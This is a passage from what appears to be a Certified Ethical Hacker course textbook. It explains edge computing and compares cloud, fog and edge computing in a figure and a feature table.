Conventional cloud computing has some issues related to data security, low performance, and increased data storage, which lead to high operational costs. These issues can be solved by replacing conventional cloud computing with edge computing. Edge computing is a subset of fog computing, and its approach to data processing is similar to that of fog computing. In fog computing, the intelligent gateway performs processing at the LAN, whereas in edge computing, the edge gateway intelligence is performed in devices such as programmable automation controllers. Edge computing is used in solutions that require the processing of small and urgent operations within a timespan of milliseconds.

Edge computing is a distributed, decentralized computing model in which computation and data processing are performed close to edge devices. It stores data at locations close to the devices from which the data were collected, instead of trusting a central location to store the data. It also reduces the Internet bandwidth usage and data offload. Many organizations can utilize this technology for building automation systems for fast processing, prompt responses, and efficient real-time applications.




Cloud
Data Center
EDGE
Real-time Data Processing
Data Caching and Optimization
Machine to Machine
Internet of Things

Figure 19.12: Edge computing architecture



Cloud vs. Fog Computing vs. Edge Computing

CEH
Certified Ethical Hacker
CLOUD COMPUTING
Internet/Cloud
Thousands of Cloud Data Centers
FOG COMPUTING
Servers
Millions of Fog Nodes
EDGE COMPUTING
Real-time Data Processing
Data Caching and Optimization
Machine to Machine
Billions of Edge Devices

Cloud vs. Fog Computing vs. Edge Computing

Edge computing and fog computing are extensions of cloud computing. Cloud computing is a centralized model that contains several (thousands of) servers processing data in real time. Edge computing contains an infinite number (billions) of virtual/hardware endpoints that work as a distributed, decentralized model, where data processing is performed near edge devices (IoT devices). Fog computing infrastructure contains countless (millions of) nodes, where data storage, data processing, and analysis are performed quickly and efficiently. It is a decentralized intelligent gateway positioned anywhere between a data source and cloud infrastructure.

Feature	Cloud computing	Fog computing	Edge computing
Speed	Higher access speed than fog computing but depends on VM connectivity	Higher speed than cloud computing	Higher speed than fog computing
Latency	High latency	Low latency	Low latency
Data Integration	Integrates multiple data sources	Integrates multiple data sources and devices	Integrates limited data sources
Capacity	No data reduction while delivering or converting data	Reduces the amount of data sent to cloud computing	Reduces the amount of data sent to fog computing
Responsiveness	Low response time	High response time	High response time
Security	Less secure than fog computing	Highly secure	Customized security

Table 19.1: Comparison among cloud, fog, and edge computing

